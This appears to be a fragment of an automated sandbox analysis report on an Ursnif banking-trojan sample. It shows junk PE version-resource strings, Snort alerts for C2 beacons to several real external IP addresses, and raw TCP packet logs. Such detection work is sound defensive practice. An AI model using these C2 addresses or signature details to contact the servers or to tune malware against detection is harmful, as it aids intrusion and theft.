Omniparient	Cellated
Hypoazoturia	Salmwood
Shivaite	Lovelock
Subterraneously	Saccomyian
Zootomical	Churchward
Bradyphemia	Aalii
Disprison	Martyrologic
Scalder	Snying
Racketer	Corrugated
Faldstool	Showmanry
Tsarship	Acetylcarbazole
Benzolize	Japanize
Caderas	Spurwinged
Theophagy	Antapology
Wrecky	Ramellose
Coinhabit	Grammatite
Inventively	Orontium
Streetward	Hyperscholastic
Arpeggiated	Washed
Overmast	Pecked
Hingeflower	Chudic
Velocipedean	Butenyl
Turpantineweed	Cocreditor
Uirina	Lacerability
Formulist	Brough
Mosaicism	Gyniatry
Mortalist	Colauxe
Sulphoncyanine	Iloko
Equiproportionality	Spirally
Pachypterous	Erewhile
Unconsecutive	Lymphoprotease
Harpwaytuning	Aplacental
Lowth	Spelk
Wist	Casimiroa
Abdominous	Prisondom
Scoliosis	Pinkeye
Firebrat	Partible
Nonsensification	Catholicon
Axweed	Tenent
Birthmate	Uncradled
Reliction	Gyniatry
Cumberer	Tettigoniid
Salaryless	Pyrroporphyrin
Stylistically	Scorningly
Jarring	Teleoroentgenography
Noctiflorous	Gastrothecal
Unreproving	Gypsophily
Googly	Myoxidae
Dorsiduct	Subgalea
Antennula	Acosmistic
Tailflower	Gaspar
Twister	Invocator
Lachrymonasal	Protomala
Stereoelectric	Senilely
Palaeocene	Staverwort
Antidetonant	Falsification
Recidivation	Tartronate

Description	Data
Diplonema	Enslavedness
Scientificopoetic	Tailage
Whapuka	Lithiastic
Eutrophic	Womanfolk
Irrepealable	Nonconformist
Palaeolithoid	Concorrezanes
Onchocerciasis	Berther
Corky	Palsification
Astrut	Gyniatry
Paleoceanography	Wasagara
Introspectivism	Momism
Sociography	Jumperism
Cephalalgy	Duumviral
Coassist	Conventionally
Nonsubsiding	Dorsobranchiata
Nonsaving	Ea
Hist	Macleaya
Uncomprised	Wryly
Lobed	Conventionally
Suprathoracic	Belay
Indivertibly	Tangently
Allonymous	Borborygmus
Cloisterer	Hypermetabolism
Legislator	Concorrezanes
Gorlois	Flatulence
Thinking	Unpatronized
Babyishness	Thigmotaxis
Rookery	Gingerness
Borning	Zoophytish
Greekless	Toxiferous
Scotticize	Unstentorian
Emesis	Punct
Infusoria	Unsuccored
Pterygiophore	Prochronic
Punct	Refreshant
Coronal	Propendent
Laparonephrectomy	Diurnation
Ovism	Cremasteric
Luteinization	Sulphohydrate
Coincidently	Astrodiagnosis
Unfoolable	Balteus
Cincher	Jejunitis
Antithermin	Saccharomycetaceous
Waddling	Boomage
Ununderstandable	Subsultus
Choristate	Oii
Hoary	Annoying
Torsel	Moodishly
Thorniness	Polyphylogeny
Pigflower	Eruditionist
Neoholmia	Ruinable
Nitrostarch	Hemilethargy
Somersetian	Rashful
Hyperadenosis	Plaintiveness
Ringboned	Lepisosteidae
Fisticuffery	Diphtherotoxin
Oxytocous	Dowdyish
Uncradled	Scatula
Tachygrapher	Enthraller

Description	Data
Aalii	Recedent
Joug	Dromaeus
Palpitation	Physostigmine
Fauterer	Boomage
Luminant	Misniac
Chilkat	Dicephalism
Underdrawers	Oscurrantist
Seropuriform	Congressist
Rhombozoa	Flauntily
Flannelmouth	Quinocarbonium
Technicist	Cibory
Caiquejee	Cheremissian
Clitch	Defoliage
Skatosine	Reascensional
Manliness	Paunchful
Escaper	Pyrostat
Tarboy	Tetartoid
Uvulitis	Neurocentrum
Turgoid	Fennoman
Marssonia	Demonry
Surbased	Lagarto
Overfondly	Cerous
Psychoneurological	Entozoology
Corylaceae	Solidly
Unlustily	Loveflower
Laparocolectomy	Tataric
Periplegmatic	Zein
Archigony	Mowrah
Prostatorrhoea	Asynergy
Paedotrophic	Ambagious
Occlusometer	Beray
FileVersion	8, 8, 9, 0
Backwoodsman	Myrmecophobic
Transfusionist	Synchondrotomy
Thigging	Classable
Reappraisement	Shickered
Wrinkleful	Retrohepatic
Telelectric	Preinterpretative
Serfage	Sphaerioidaceae
Infitter	Unofficerlike
Articulately	Kinetogenetic
Fastigiate	Oleocalcareous
Infectant	Premedia
Octosporous	Corol
Counteracquittance	Sarsa
Spiracle	Tath
Corradiate	Unelevated
FileDescription	Paratitles
Unoratorical	Solicited
Throneless	Mazy
Roble	Uploom
Cosmogonal	Typhoonish
Methanometer	Analyzation
Bullnose	Supermoisten
Nonconformist	Unbeaded
Octagonally	Brushwood
Atavic	Chanterelle
Pyoperitonitis	Witlessness
Preseal	Bensel

Description	Data
Palaeonemertinea	Unoared
Empanelment	Aularian
Solidungula	Taplash
Cardiolysis	Counteragency
Dimoric	Astony
Carpoptosis	Reinterest
Helodes	Semibolshevist
Recompilation	Supernecessity
Improviser	Amphiblastula
Redemptress	Antennula
Rewood	Prehandle
Floorman	Conservativeness
Waiter	Princeage
Dacrycystalgia	Berylloid
Oppositious	Overstrain
Affiancer	Musaceous
Ungiven	Autobiographal
Alupag	Ambisporangiate
Madreperl	Unclericalize
Intervisit	Hypomnematic
Silverly	Resale
Chrysophilite	Yarke
Nyctalopy	Mandative
Lycaena	Unexplainedly
Manufacturess	Orgiasm
Dotriacontane	Attractionally
Reseat	Soneri
Unprecedentedness	Cherishing
Meconology	Cynocrambaceous
Unhuzzaed	Euchological
Pulka	Keitloa
Transisthmian	Notaeal
Swiveleyed	Stubbleward
Interportal	Trimellitic
Solicited	Sacker
Scytheman	Coracocostal
Preinstruct	Filelike
Sleekit	Congroid
Epigaea	Triolet
Tettigoniid	Hova
Gelt	Sperable
Pneumatochemical	Thamyras
Armigerous	Penholder
Decrier	Tetramastia
Commodatum	Ilokano
Pitiability	Countersale
Tripeshop	Succedanea
Retraverse	Effulgence
Hysterioid	Recoilingly
Churchish	Unstigmatized
Cardiodysneuria	Decrier
Kittendom	Bilirubinic
Pluvian	Necessar
Aftermark	Levelheadedness
Supineness	Intervital
Putredinous	Semantical
Immovably	Klops
Stormproof	Mosquitobill
Unbefittingness	Schlenter

Description	Data
Spelk	Revisee
Macroplastia	Fluctuant
Votable	Uncleverly
Quiverful	Transequatorial
Incohering	Mercurification
Superindustry	Cocreditor
Mutsuddy	Oversecure
Eleusine	Gallegan
Yest	Unbarred
Archership	Splashingly
Kaolinize	Tequistlatecan
Cassena	Ectodermoidal
CompanyName	Guanaco
Sartorial	Palpebration
Antevert	Dashy
Overexpect	Flippery
Unevinced	Sabiaceae
Cimicid	Naughtily
Ossiculotomy	Overtype
Lyreman	Phlegmatical
Tath	Burut
Suboptimal	Tunnelite
Caffa	Wieldable
Bracing	Stekan
Oversleeve	Ultraliberalism
Strackling	Belittler
Anamnionic	Typothetae
Unhobble	Pickmaw
Overloath	Maxillopremaxillary
Antisepticist	Oversleeve
Shamefacedness	Flourishy
Flatulence	Straitlacing
Tchick	Panoistic
Macleaya	Prosateur
Tetrachordon	Telemetrical
Infortunateness	Progrediency
Herbager	Chemokinetic
Chasmed	Ransel
Trilithic	Melos
Flooder	Characinid
Monopterous	Drifting
Microcythemia	Disemburden
Sprackly	Christocentric
Triolet	Firemanship
Splinterless	Hassocky
Cultirostral	Basiparaplastin
Cibory	Mosaicism
Mote	Phonographic
Anchithere	Undiscording
Guilery	Quaintly
Concurrence	Notopodial
Staurology	Draperied
Notaeal	Fluate
Dioptric	Ropeman
Scrubland	Epidotization
Surculous	Fiscalize
Axmanship	Nonconformist
Translation	0x0409 0x04e4

Possible Origin		
Language of compilation system	**Country where language is spoken**	**Map**
English	United States	

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/21/22-07:52:33.154789	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49755	80	192.168.2.3	31.41.46.120
01/21/22-07:52:33.156999	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49752	80	192.168.2.3	31.41.46.120
01/21/22-07:52:33.200899	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49756	80	192.168.2.3	31.41.46.120
01/21/22-07:52:33.224863	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49754	80	192.168.2.3	31.41.46.120
01/21/22-07:52:33.373173	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49759	80	192.168.2.3	31.41.46.120
01/21/22-07:53:19.287818	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49798	80	192.168.2.3	192.64.119.233
01/21/22-07:53:19.287818	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49798	80	192.168.2.3	192.64.119.233
01/21/22-07:53:20.714209	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49801	80	192.168.2.3	192.64.119.233
01/21/22-07:53:20.714209	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49801	80	192.168.2.3	192.64.119.233
01/21/22-07:53:20.722322	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49802	80	192.168.2.3	192.64.119.233
01/21/22-07:53:21.753692	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49804	80	192.168.2.3	192.64.119.233
01/21/22-07:53:22.248539	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49812	80	192.168.2.3	198.54.117.218
01/21/22-07:53:22.248539	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49812	80	192.168.2.3	198.54.117.218
01/21/22-07:53:22.270560	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49814	80	192.168.2.3	198.54.117.211
01/21/22-07:53:22.431092	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49813	80	192.168.2.3	198.54.117.211
01/21/22-07:53:22.757134	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49815	80	192.168.2.3	198.54.117.211
01/21/22-07:53:24.126191	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49819	80	192.168.2.3	198.54.117.210
01/21/22-07:53:24.130305	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49817	80	192.168.2.3	198.54.117.210
01/21/22-07:53:24.130305	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49817	80	192.168.2.3	198.54.117.210
01/21/22-07:53:51.879244	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49847	80	192.168.2.3	31.41.46.120
01/21/22-07:53:51.879244	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49847	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.115874	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49848	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.129217	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49850	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.129217	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49850	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.176908	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49849	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.189969	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49851	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.189969	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49851	80	192.168.2.3	31.41.46.120

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/21/22-07:53:53.311358	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49854	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.318908	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49856	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.318908	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49856	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.377353	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49855	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.385300	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49857	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.385300	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49857	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.512000	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49861	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.512000	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49861	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.509435	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49858	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.576872	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49859	80	192.168.2.3	31.41.46.120
01/21/22-07:53:53.706053	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49862	80	192.168.2.3	31.41.46.120
01/21/22-07:54:16.363537	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49864	80	192.168.2.3	162.255.119.177
01/21/22-07:54:16.363537	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49864	80	192.168.2.3	162.255.119.177
01/21/22-07:54:20.027969	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49866	80	192.168.2.3	198.54.117.216
01/21/22-07:54:20.027969	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49866	80	192.168.2.3	198.54.117.216
01/21/22-07:54:20.208185	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49867	80	192.168.2.3	198.54.117.216
01/21/22-07:54:20.208185	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49867	80	192.168.2.3	198.54.117.216
01/21/22-07:54:20.530349	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49868	80	192.168.2.3	198.54.117.216
01/21/22-07:54:20.530349	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49868	80	192.168.2.3	198.54.117.216
01/21/22-07:54:20.702386	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49869	80	192.168.2.3	198.54.117.216
01/21/22-07:54:20.702386	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49869	80	192.168.2.3	198.54.117.216
01/21/22-07:54:21.035411	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49870	80	192.168.2.3	198.54.117.216
01/21/22-07:54:21.035411	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49870	80	192.168.2.3	198.54.117.216
01/21/22-07:54:21.206570	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49871	80	192.168.2.3	198.54.117.216
01/21/22-07:54:21.206570	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49871	80	192.168.2.3	198.54.117.216
01/21/22-07:54:21.547805	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49872	80	192.168.2.3	198.54.117.216
01/21/22-07:54:21.547805	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49872	80	192.168.2.3	198.54.117.216
01/21/22-07:54:21.590420	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49879	80	192.168.2.3	162.255.119.177
01/21/22-07:54:21.590420	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49879	80	192.168.2.3	162.255.119.177
01/21/22-07:54:24.476659	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49880	80	192.168.2.3	198.54.117.211
01/21/22-07:54:24.476659	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49880	80	192.168.2.3	198.54.117.211
01/21/22-07:54:44.176512	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49882	80	192.168.2.3	192.64.119.233
01/21/22-07:54:44.176512	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49882	80	192.168.2.3	192.64.119.233
01/21/22-07:54:47.258850	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49883	80	192.168.2.3	198.54.117.212
01/21/22-07:54:47.258850	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49883	80	192.168.2.3	198.54.117.212

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/21/22-07:54:47.639855	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49884	80	192.168.2.3	192.64.119.233
01/21/22-07:54:47.639855	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49884	80	192.168.2.3	192.64.119.233
01/21/22-07:54:50.027799	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49885	80	192.168.2.3	198.54.117.215
01/21/22-07:54:50.027799	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49885	80	192.168.2.3	198.54.117.215
01/21/22-07:55:07.581452	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49886	80	192.168.2.3	31.41.46.120
01/21/22-07:55:07.581452	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49886	80	192.168.2.3	31.41.46.120
01/21/22-07:55:10.371343	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49887	80	192.168.2.3	31.41.46.120
01/21/22-07:55:10.371343	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49887	80	192.168.2.3	31.41.46.120
01/21/22-07:55:18.981075	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49888	80	192.168.2.3	192.64.119.233
01/21/22-07:55:19.304621	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49889	80	192.168.2.3	192.64.119.233
01/21/22-07:55:19.340750	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49890	80	192.168.2.3	198.54.117.210
01/21/22-07:55:19.661740	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49891	80	192.168.2.3	198.54.117.216
01/21/22-07:55:39.651832	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49894	80	192.168.2.3	31.41.46.120
01/21/22-07:55:39.651832	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49894	80	192.168.2.3	31.41.46.120
01/21/22-07:55:40.062399	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49895	80	192.168.2.3	31.41.46.120
01/21/22-07:55:40.062399	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49895	80	192.168.2.3	31.41.46.120

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 07:52:31.567497969 CET	49744	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.567838907 CET	49745	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.627804995 CET	80	49744	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.627966881 CET	49744	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.631757975 CET	80	49745	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.631772995 CET	49744	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.631887913 CET	49745	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.691812038 CET	80	49744	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.692135096 CET	80	49744	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.692205906 CET	49744	80	192.168.2.3	31.41.46.120

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 07:52:31.706974983 CET	49744	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.707668066 CET	49745	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.767529011 CET	80	49744	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.771528006 CET	80	49745	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.771574020 CET	80	49745	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.771672010 CET	49745	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.775500059 CET	49745	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.776485920 CET	49746	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.777260065 CET	49747	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.836086035 CET	80	49746	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.836220980 CET	49746	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.839242935 CET	80	49745	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.840388060 CET	80	49747	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.840504885 CET	49747	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.905735016 CET	49746	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.967286110 CET	80	49746	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.967427015 CET	80	49746	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:31.967530966 CET	49746	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.967710972 CET	49746	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:31.968349934 CET	49747	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.027362108 CET	80	49746	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.032087088 CET	80	49747	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.032128096 CET	80	49747	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.032268047 CET	49747	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.038938999 CET	49747	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.040370941 CET	49748	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.043366909 CET	49749	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.100688934 CET	80	49748	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.100809097 CET	49748	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.101609945 CET	49748	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.101807117 CET	80	49747	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.107114077 CET	80	49749	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.108035088 CET	49749	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.161695004 CET	80	49748	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.161736012 CET	80	49748	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.161824942 CET	49748	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.162203074 CET	49748	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.171870947 CET	49749	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.222075939 CET	80	49748	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.235716105 CET	80	49749	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.235814095 CET	80	49749	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.235977888 CET	49749	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.236067057 CET	49749	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.237864017 CET	49750	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.238197088 CET	49751	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.298777103 CET	80	49750	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.298830986 CET	80	49751	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.298924923 CET	49750	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.299029112 CET	49751	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.299140930 CET	80	49749	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.300170898 CET	49750	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.360723019 CET	80	49750	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.360757113 CET	80	49750	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:32.360863924 CET	49750	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.361042976 CET	49750	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:32.421195984 CET	80	49750	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.092344046 CET	49752	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.092891932 CET	49753	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.093578100 CET	49754	80	192.168.2.3	31.41.46.120

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 07:52:33.093943119 CET	49755	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.136466026 CET	49756	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.137164116 CET	49757	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.153539896 CET	80	49755	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.153671026 CET	49755	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.154788971 CET	49755	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.155654907 CET	80	49752	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.155750036 CET	49752	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.156444073 CET	80	49753	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.156532049 CET	49753	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.156763077 CET	80	49754	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.156846046 CET	49754	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.156999111 CET	49752	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.200208902 CET	80	49757	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.200242996 CET	80	49756	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.200398922 CET	49757	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.200453997 CET	49756	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.200898886 CET	49756	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.215770960 CET	80	49755	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.215807915 CET	80	49755	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.215879917 CET	49755	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.216089010 CET	49755	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.220377922 CET	80	49752	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.220407009 CET	80	49752	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.220477104 CET	49752	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.224194050 CET	49752	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.224863052 CET	49754	80	192.168.2.3	31.41.46.120
Jan 21, 2022 07:52:33.266338110 CET	80	49756	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.266410112 CET	80	49756	31.41.46.120	192.168.2.3
Jan 21, 2022 07:52:33.266556025 CET	49756	80	192.168.2.3	31.41.46.120
